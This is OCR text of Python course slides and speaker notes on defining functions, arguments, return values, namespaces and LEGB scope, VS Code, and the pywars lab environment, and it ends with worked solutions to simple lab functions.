
Just as "print" is a callable function, you can also define your own functions. Functions group together lines of code that perform a task we need repeated one or more times in our program. The code is stored in a variable of your choice just as there is code stored in the variable 'print'. In the slide above, we are creating a variable named 'functionname'. To execute the code, you put open and closed parentheses after the variable name. For example, 'print()' will execute the code stored in the print variable. A function will accept arguments separated by commas. The arguments are passed into the function inside the parentheses. The function code runs and then it will return values back to the program with the keyword "return".

The variables in a function are unique to the function, even if a variable with the same name already exists outside the function. No variables are shared between functions or the main part of the program. The program calling the function cannot access variables in the function. Instead, functions rely on the "return" command to send data back to the calling program. This is often referred to as *scope*. We will take a closer look at scope later.

© 2024 Mark Baggett

Technet24

Functions Are Like Little Machines




```
MyLoaf = breadmaker(electricity, wheat, water)
Response = input("Give me some data!")
```


We use functions in our program like little machines to perform actions. They make our program easier to understand and easier to read and write. We use the arguments as inputs to the function to vary the actions performed. Consider a bread maker. It takes various inputs such as electricity, wheat, and water, and then it produces wheat bread. But we can use that same machine to produce cornbread by replacing the wheat input with corn! We don't need two different machines; we simply change the inputs. In the same way, we can create small functions in programs that perform actions based on the input provided in the form of arguments.

Consider the "input" function that we used in the last Lab. You passed a "prompt" as the argument to input(<prompt>) that displayed on the screen for the user. That input changed the way the small machine worked. After the machine completes its work, it returns back to you a string provided by the user.

© 2024 Mark Baggett

Defining Functions

Functions begin with the keyword “def” and a colon

Accepts "input_arguments" to be processed

Followed by a "code block" that is typically indented with 4 spaces

Code block will end when it is no longer indented

Values are returned to the calling program by "return"

```
def function_name(input_argument,input_arguments...):
    """An optional DocString for help()"""
    # - Code beneath it is executed when function is called
    # - Use input_argument to calculate the output
    # - The code can return 1 or more values
    return "Returns output here"
print("First un-indented line is not part of the function")
```


Python scripts are processed from the top down. Functions must be declared before they are used. When defining a function, you begin with the keyword "def", followed by the name you will give your new function, open parenthesis, one or more arguments for the function, a closed parenthesis, and a colon to begin the code block. The first line after the definition line is the docstring. The docstring contains help that is printed when the user queries the function with help().


One or more arguments can be passed into the function. These arguments serve as an input to the function. From our previous analogy, this is where we would specify that we are providing "white flour" instead of "wheat" for our bread maker function.

Then, for as long as the lines of code remain indented, the interpreter will treat the code as part of a *code block* and consider it to be part of the function. Each time the function is called, the code block beneath the def string is executed. The function can return a value back to the calling program by using the keyword "return".

© 2024 Mark Baggett

Technet24

Functions Use Arguments as Input



- Arguments passed to the function are variables within the function
- When the function is called, an assignment of the local variable takes place
- Any variable in the definition or on the left-hand side of the equal sign is a "local" variable in the function (unless keywords nonlocal or global appear in the function)

Inputs to your functions are in the form of arguments. The arguments are placed, separated by commas, between the parentheses after the function name. The argument names used when defining a function will be variables that can be used in the function. So, the syntax "def greeting(name):" tells Python that we will have a variable called "name" in the function. The variable will be assigned the first value passed as an argument when the calling program calls the greeting function. So, the line "greeting("Tim")" assigns to the "name" variable inside the greeting function the value "Tim". Variables in the function have a limited scope and exist only within the function. They are independent of variables outside the function and do not overwrite variables that have the same name existing outside the function. The argument variable names are treated like any other variable while in the function. They can be reassigned, printed, or returned as part of the return statement.

© 2024 Mark Baggett

Function Arguments

Arguments can be assigned default values, making them "optional"
Optional/defaulted arguments must be specified last in the definition
Arguments can be called by order or by name

```
>>> def myfunction(a, b, c=5):
...     print(a, b, c)
...
>>> myfunction(1, 2, 7)
1 2 7
>>> myfunction(1, 2)
1 2 5
>>> myfunction(b=10, a=7, c=9)
7 10 9
```

Referred to as Keyword Arguments

When defining your functions, you can specify that some arguments have default values. When you specify a default value, it becomes an optional argument. If that argument is not provided when the function is called, the variable will be given the default value. When we are calling the functions, the parameters can be assigned based on their position or by name. Look at the definition of "myfunction" above, and consider the examples.

We can call the function passing the arguments based on their position as follows With positional assignment, the first value specified by the program calling the function is assigned to the first argument specified in the function definition. The second value specified is assigned to the second argument in the function definition and so on. With optional arguments, you don't have to provide them with a value.

Consider the second call to `'myfunction(1,2)'` above

```
>>> myfunction(1, 2)
1 2 5
```

This will assign the argument "a" the value of 1 and "b" the value of 2. Because nothing is specified in the third position, nothing is specified for the value of "c", so it will take its default value of 5. However, in the first example, when we provide a value in the third position, the variable "c" will be assigned the value 7:

```
>>> myfunction(1, 2, 7)
1 2 7
```

Another way of calling a function is to specify each of the arguments by name; in this case, the position doesn't matter. These are usually referred to as "keyword arguments", which is often abbreviated "kwargs".

```
>>> myfunction(b=10, a=7, c=9)
7 10 9
```


© 2024 Mark Baggett

Technet24

Functions Return Their Output

```
>>> def return5():
...     return 5
...
>>> print(return5())
5
>>> y = return5()
>>> print(y)
5
```

```
>>> def return2vals():
...     return 5,10
...
>>> print(return2vals())
(5, 10)
>>> a,b = return2vals()
>>> print(a)
5
```

- Your function returns its output to the calling program with the "return" statement
- Values returned by the program are then processed by the calling program
- Results of called functions can be assigned or printed, assigned to other variables, or used in calculations. They are no different from any other objects
- Functions can return more than one value
- Placing a matching number of variables on the left of the equal sign will capture the returned values

After your function has processed the input and computed a result, it will return that result to the calling program using the keyword "return". The values returned by the functions are Python objects and will not be treated any differently than other Python objects in your program. So, the results of a called function can be printed, stored in variables, or used in further calculations just like any other object.


Functions can return more than one value if multiple items are after the keyword "return". When you call the function, placing a matching number of variables on the left of the equal sign lets you capture the individual values. You can also capture them into a single variable and a "tuple" will be created. We will talk more about tuples later.

© 2024 Mark Baggett

Returned Values

Values after the "return" statement are returned to the calling program

When the interpreter encounters a function call, the function is called, and the value returned by the return statement is substituted inline and continues to process the line



Python scripts are processed from the top down. Functions must be declared before they are used. When the Python interpreter encounters a function call, it will execute the function. The results returned by the function then replace the function call inline, and the interpreter continues processing. Consider how Python executes the following command:

```
>>> a = int(input("enter a number")) + 5
```

First, the innermost function is executed. In this case, that is "input()". The user is prompted for a number and enters a 5. input() returns a string. So, Python substitutes the string containing the number 5 into its expression and keeps processing. Python now has the line:

```
>>> a = int("5") + 5
```

Now, Python calls the function int("5"), which will convert the string containing a 5 into an integer. Python now has

```
>>> a = 5 + 5
```

Python then combines these two integer objects and points the variable "a" to an object containing the value 10.

© 2024 Mark Baggett

Technet24

Code Blocks: Colon and White Spaces

```
def gzipfile(datasample):
    import gzip
    path,lineno = datasample
    fc = gzip.open(path,"rt").readlines()
    return fc[int(lineno)-1]

def hex2str(datasample):
    result=""
    for i in datasample:
        result+=chr(int(i,16))
    return result

def divisible(datasample):
    result = []
    for eachpair in datasample:
        n1,n2 = eachpair.split(",")
        if int(n2) % int(n1) == 0:
            result.append("True")
        else:
            result.append("False")
    return result
```

Code blocks begin with a colon (:)

The line after the colon decides how many spaces the code block must use

All the lines that start with that number of spaces are part of the code block

The code block may contain other code blocks that also denoted by a colon

When you begin declaring a new function with the keyword "def", how does Python know which lines that follow are part of the new function and which are part of the next function? In other words, how does Python mark the beginning and end of a code block? Other languages, such as C, use specific characters, such as an open curly bracket ({), to begin a block and other characters, such as a closed curly bracket (}), to end the block. Python uses spacing and indentation to create code blocks.

Python marks the beginning of a code block with a colon. All of the following lines indented at the same level (or indented more) are part of the same code block. Sub-blocks can also be defined within a block of code by indenting those lines even further. Sub-blocks must be associated with a control statement of a loop, such as if/else or a for loop.

The code block ends when the indenting returns back to the previous depth of indentation used before the code block began.


© 2024 Mark Baggett

Defining a Function in the Shell

From within a shell, the prompt changes from ">>>" to "..." when you are within a code block

When defining a function in the Python shell, you must press Enter to change the indentation back to the beginning of the line

When copying and pasting from a program into a shell, you must add blank lines between functions



The Python interactive shell has a unique way of working with code blocks. When you begin a code block by ending a line with a colon, the prompt will change from ">>>" to "...". This prompt lets you know you are defining a code block. To end a code block definition within the interactive Python shell, you must press Enter on a blank line to tell the shell you are done defining the program. The indentation is still used to determine which lines are part of the code block. Pressing Enter on a blank line returns the indentation level to where it was before the code block began and ends the block.

Python uses this indentation level to determine if a line of code is part of a block. It does not require there to be a blank line between the declaration of functions when it is executing a script. Often, .py script files will **not** have a blank line between the definition of functions. As a result, if you try to copy and paste a portion of a .py program into your interpreter, you will get errors, and the functions will not be declared. To resolve this issue, look at your script before you paste it into the shell and add blank lines between function definitions, as needed.

© 2024 Mark Baggett

Technet24

Namespaces

Namespaces are containers that store variable names

A separate namespace is automatically created to store variables:

- All Global Variables are in the "Global" namespace
- Every Function has a separate "Local" namespace
- Every Class has a separate namespace
- Modules imported with the syntax "import <modulename>" get their own namespace
- Modules import with the syntax "from <modulename> import *" are added to the "Global" namespace

Remember LEGB (Local, Enclosing, Global, Builtin) for name resolution

Functions globals() and locals() can be used to see variables in the namespace as a dictionary

A namespace is nothing more than a collection of variables. The global namespace is not the only namespace. Other namespaces will be created when functions are called, when modules are imported, or as new classes are defined. Each will have its own namespace. When Python resolves a variable name to find its value, it first looks in the local scope. If none exists, it looks in the scope of any enclosing function. If it still doesn't find any, it looks in the global scope and, finally, in the builtin module.

When you import a module using the syntax "import module", a new namespace is created for the module. When you import a module using the syntax "from module import *", the objects are imported into the current namespace. The current namespace is the global() namespace in the main program, but it may be the namespace associated with another module or a class, depending on where it is imported.

Object instances and functions created by the program are stored in the global namespace. You can see the contents of the global namespace by calling the globals() function. The globals() function shows a Python data structure called a *dictionary* and stores variable names and the objects they point to. We will discuss dictionaries in some detail in Section 2. This "globals()" dictionary is dynamically created by the interpreter for the storage of variables, objects, classes, and other objects. So, when you create the variable 'a' and assign it the value of 9, a new entry is created inside the global namespace:

```
>>> a=9
>>> globals()['a']
9
>>> globals().items()
[('__builtins__', <module '__builtin__' (built-in)>), ('__name__',
'__main__'), ('function', <function function at 0x65270>), ('__doc__',
None), ('a', 9)]
```

© 2024 Mark Baggett

Variable Resolution: LEGB

When a variable is referenced, Python searches for its value in the following namespaces:


Locally: In current function

Enclosing: In enclosing functions

Globally: A global variable

Builtin: In __builtin__ module where functions like print, input, and others are stored

Look at the result of print(a,b,c,d)



When Python sees a variable, it searches through different namespaces to find its value. It looks through the local, enclosing, global, and builtin namespaces in that order. The FIRST value that it finds is assumed to be the value of the variable. In this rather confusing-looking block of code, there are actually three different variables named 'a'. There is a global 'a' with a value of 5. There is an 'a' inside of func1() that is assigned a value of 10 when we call func1(10,10). There is also another 'a' inside the function named embedded() that is assigned a value of 20 when we call embedded(20). Similarly, there are two 'b' variables. The one in func1 is 10 and the global 'b' is 5. There is a global variable 'c' with a value of 5. There is a variable named 'd' in the __builtins__ module with a value of 1.

When print(a,b,c,d) inside the embedded function is called, Python goes through the LEGB search to find variable 'a'. In this case, a local variable 'a' exists inside of the embedded function with a value of 20. Notice that the local ‘a’ variable’s value of 20 is printed. When Python uses LEGB to find variable 'b', it doesn't find one in local scope, so it looks in the enclosing function func1. The embedded 'b' value of 10 is printed. For 'c', it doesn't find anything in local or the enclosing function named 'c', but it does in the global scope. The global 'c' value of 5 is found and printed. Then, as it goes through LEGB to search for a variable 'd', it finds nothing in local inside the enclosing function and nothing in the global variables. Last, it looks at everything defined inside the __builtins__ function where it finds our value for 'd'. Because Python searches the namespaces in the order Local, Enclosing, Global, and Builtins, it prints the first value it finds, giving us the result 20,10,5,1.

© 2024 Mark Baggett

Technet24

Override Variable Scope with Global or Nonlocal

```
>>> def inafunc():
...     a=5
...     print(a)
...
>>> a=10
>>> print(a)
10
>>> inafunc()
5
>>> print(a)
10
```

a has local scope

a is unaffected by the function

```
>>> def inafunc():
...     global a
...     a=5
...     print(a)
...
>>> a=10
>>> print(a)
10
>>> inafunc()
5
>>> print(a)
5
```

a has global scope

a is changed by the function

When a function is executing, it can read and write to any variable in its local namespace. It can also read from the global namespace. However, functions do not update the global namespace. The reason is that the assignment of any variable inside the function results in the creation of a new local variable. In the example on the right, when Python calls inafunc() and executes 'a=5', it creates a new variable called 'a' inside the local namespace of the function. The local variable 'a' is unrelated to the global variable 'a', so when the function exits, the global variable 'a' is unaffected by the changes that occurred in the function.

If you want or need your function to be able to write to the global namespace, you can declare a variable to be global using the keyword global. In the example on the right, the function inafunc() first declares "global a". Now, any changes to variable 'a' within the function refer to the "a" in the global namespace.

The keyword nonlocal can also be used to tell Python that the variable is not local, which has the effect of using "EGB" instead of "LEGB" for variable resolution. In other words, it looks to enclosing functions first, then globally and then to built-ins to determine the variable's value.


Some variable types, such as lists and dictionaries, behave like globals because you pass pointers to those items.

```
>>> def changelist(inlist):
...     inlist.append("changeit")
...
>>> xlist=[1,2,3]
>>> changelist(xlist)
>>> xlist
[1, 2, 3, 'changeit']
```

© 2024 Mark Baggett

Python 3 Variable Typing (Type Declarations)

You can declare what type of arguments are accepted by a function and what it returns



Python also supports variable type declarations in your functions. With type declarations, you can place a colon and a variable type after each of your arguments accepted by a function. For example, the add function above accepts num1 as an integer and num2 as an integer. The :int after the variable names in the definition tells the Python interpreter to expect them to be integers. The function also returns a type of string. The ->str before the colon indicates the return type for the function. Today, this feature is only used for documenting your code and it isn't enforced by the Python interpreter. You can see that when we call the add function, it returns an integer of 17 and does not object to the fact that it is not a string. As far as the interpreter is concerned, these are little more than comments that are added for the developer's benefit. The maintainers of the official Python interpreter have unambiguously stated that these types will never be enforced. However, we may find that some non-standard future versions of the Python interpreter will enforce these types.

There are variable type checking tools such as mypy that will examine the source code and identify when variables are of the incorrect type. This can be very useful when debugging your programs, as it identifies subtle errors that are difficult to find.

Because some Python interpreters other than CPython, such as iPython, IronPython, Jython, etc., may decide to enforce this standard in a future version, I recommend if you do use this feature, you always scan your code with mypy and fix any issues it identifies. Otherwise, you may have code that you think is working properly but breaks when someone runs it in a rogue interpreter that has decided to begin enforcing the types.

© 2024 Mark Baggett

Technet24

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page intentionally left blank.

© 2024 Mark Baggett

Microsoft Visual Studio Code

You could use any plain old text editor to create Python programs

No fancy development environments are required... but they sure do make life easier.

VS Code is a Free Cross-Platform IDE distributed by Microsoft

Has "Extensions" that add support for many different languages

Two Modes! In most circumstances, you want to open a FOLDER

Open a File	`$ code file.py`	Open a Folder	`$ code /path`
Text Editor		Text Editor	
Search Limited to Open Files		Search all Files in Folder	
No Source Control Support (GIT)		Integrated GIT commands	
Limited Debugger Support		Excellent Program Debugger	
No persistent Settings		Workspace is remembered	




Microsoft Visual Studio Code is a free cross-platform IDE. It can be used to work on a variety of programming languages. It has excellent support for Python. In addition to supporting multiple versions and multiple virtual environments, it has plugins that will perform automatic syntax checking, auto-completion of python commands, and integrate documentation from Python's help.

Visual Studio Code will behave differently if you simply open a file rather than open a folder. When you open a folder, it creates a workspace that supports additional features in the IDE, such as Source Control with GIT, program debugging, and additional search capabilities. In most circumstances, you will want to run Visual Studio code by having it open a folder rather than a file.

One very nice feature of Visual Studio code is that it works well with the Virtual Environments we have created. First enable your virtual environment, then start code from within that environment. Then you will be able to select either your virtual environment or the standard environment when running your programs.

© 2024 Mark Baggett

Technet24



The GUI can be a little overwhelming when you first look at it. Microsoft has tried to put everything within one or two clicks. The menu at the top can be used to reach any of the features, but graphical elements make them one click away in many instances. Along the left side of the GUI, you have several icons that give you access to commonly used features. The File Explorer lets you find and open files. The search utility can find scripts that contain specific words or phrases. Source Control gives you full control of your GIT repository without leaving the GUI. The debugger lets you inspect programs in mid-execution and find those nasty errors. Plugins can be installed and configured. The Settings for the editor can also be adjusted on the left side of the GUI.

Along the bottom of the GUI, you have an active status bar. Where you would normally expect the status bar just to give you information about the files, this status bar can be used to change aspects of the environment. For example, you can click on the source control branch on the far left and change which branch is active. If you are not in a local GIT repository, then this item will not appear on the status bar. You can also change which virtual environment you are working in by clicking on it in the status bar.

In the middle of the screen, you have the main editor window, and just to the right of it, you have a mini-map of your program that you can use to quickly navigate around. Below the editor is a series of tabs that are extremely useful. The "Problems" tab shows you errors in your code that the editor has identified without even running your programs. The "output" tab will provide you with logging information about the IDE. The debug console provides you with an active Python prompt that can be used to interact with a program while it is executing and shows you information generated by the IDE breakpoints. The Terminal window is where your program executes. There, you can provide standard input and see the standard output while your program is executing. To the right of the tabs is a drop-down box that can be used to select what each of the tabs displays.

© 2024 Mark Baggett

pywars Attachments

The pywars server can also deliver attachments to you when you ask for a question. Most of the remaining labs will do this.

```
>>> d.question('lab1.3.0')
A new folder was placed on your desktop called Lab1.3.0. It contains an
incomplete Python program called lab.py. Complete the program as outlined in the
embedded comments, then run the program.
```

This creates a folder on your Desktop that has a partially created program that you can complete to finish the lab.

In a bash terminal change to that directory and open with VS Code.

```
student@SEC573:~/Documents/pythonclass$ ls ~/Desktop/lab1.3.0
lab.py
student@SEC573:~/Documents/pythonclass$ cd ~/Desktop/lab1.3.0/
student@SEC573:~/Desktop/lab1.3.0$ code .
```



For this next set of labs (and most others from this point forward) the pywars server will create a folder on your Desktop with resources to help you complete the lab. You do not have to use these attachments. If you prefer you can just solve the challenges from your interactive shell. However, it is usually easier to write a small program to complete the lab.

When you ask for the question, a folder is created on your Desktop that matches the question name. In that folder, you will find incomplete program and other resources needed to solve the challenge. In a bash terminal (not from within Python) change to the new folder and open Visual Studio code from that folder. Then from the VS Code menu, open the program that is in that folder. In this example, the file is called "lab.py".

© 2024 Mark Baggett

Technet24

pywars Attachment Example



Read the comments and replace them with your code.

Only modify the code in the middle of the program.

The bottom section:


- Logs into pywars
- Tests your function
- Submits an answer

Here is an example of one of the attachments. You can see "lab1.3.0" asks you to write an "add()" function that will add strings, integers, or floats. Notice that there are several comments from line 5 through line 8 that describe the task you must complete. You will convert those comments into functioning code to complete the lab.

There are sections at the top and bottom of the program that you should not change. Comments in the code clearly mark those sections. The top section will import modules required by your program. We will discuss modules in an upcoming section. The bottom section logs you into the pywars server; then it performs a few tests to confirm your function is written properly. Finally, it retrieves a sample of data from the pywars server, passes it to your function, then submits the results back to the pywars server. If your function is written correctly, then you will get the points for this lab.

© 2024 Mark Baggett

Running Your Code



To Run from the VS Code GUI

- After updating your program click FILE -> SAVE or press CONTROL-S
- Run the program with RUN -> RUN WITHOUT DEBUGGING or press CONTROL-F5




```
$ 573
$ cd ~/Desktop/lab1.3.0
$ python ./lab.py
```

To Run from the Terminal

- Open a Terminal
- Activate the Virtual Environment by typing 573
- Use Python to run the program. For example: "python ./path/to/file

Your virtual machine has been preconfigured to make running your code simple. We will discuss those configurations in a later section. All you must do to run your program while in Visual Studio Code is to save your program and then select "Run without debugging" from the menu. To save your program, click "File" and then "Save". To run it, select "Run" and then "Run without debugging" from the menu. Alternatively, you can use the keyboard shortcuts Control-S to save and Control-F5 to run your program.

To run your program from a terminal, follow these steps. First, open a new terminal. Then enable the 573 virtual environment by typing "573". Then change to the directory containing the program and provide the name of the program to Python or specify the full path to the program.

© 2024 Mark Baggett

Technet24

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett

Lab 1.3: Functions

In your workbook, turn to Lab 1.3

pywars Challenges Named "lab1.3.0" through "lab1.3.8"

Please complete the Lab in your workbook.

© 2024 Mark Baggett

Technet24

Lab Highlights: Functions Hold and Process Data

```
def add(var1, var2):
    #1.3.0
    return var1 + var2
```

```
def forward_backward_forward(var):
    #1.3.1
    answer = var + var[::-1] + var
    return answer
```

Here are a few finished functions for us to review together.

```
def hex2chr(ahex):
    #1.3.2
    return chr( int(ahex,16) )
```

If you tried 1.3.8 you saw a preview of our next section. Using "if" to selectively execute code

```
def duplicate_string(instr, times, upper=False):
    #1.3.8
    answer = instr * times
    if upper == True:
        return answer.upper()
    return answer.lower()
```


Here are a few highlighted functions to review from the labs. The add function simply takes two inputs, adds them together and returns the result.

The forward_backward_forward() function takes in a single value and assigns the answer variable to contain the argument "var" forward then backwards (because of the [::-1]) then forward again.

The hex2chr() function converts the characters in "ahex" into an integer using the int() function and passing a base of 16 as the second argument. Then it takes that integer and turns it into a character with the chr() function.

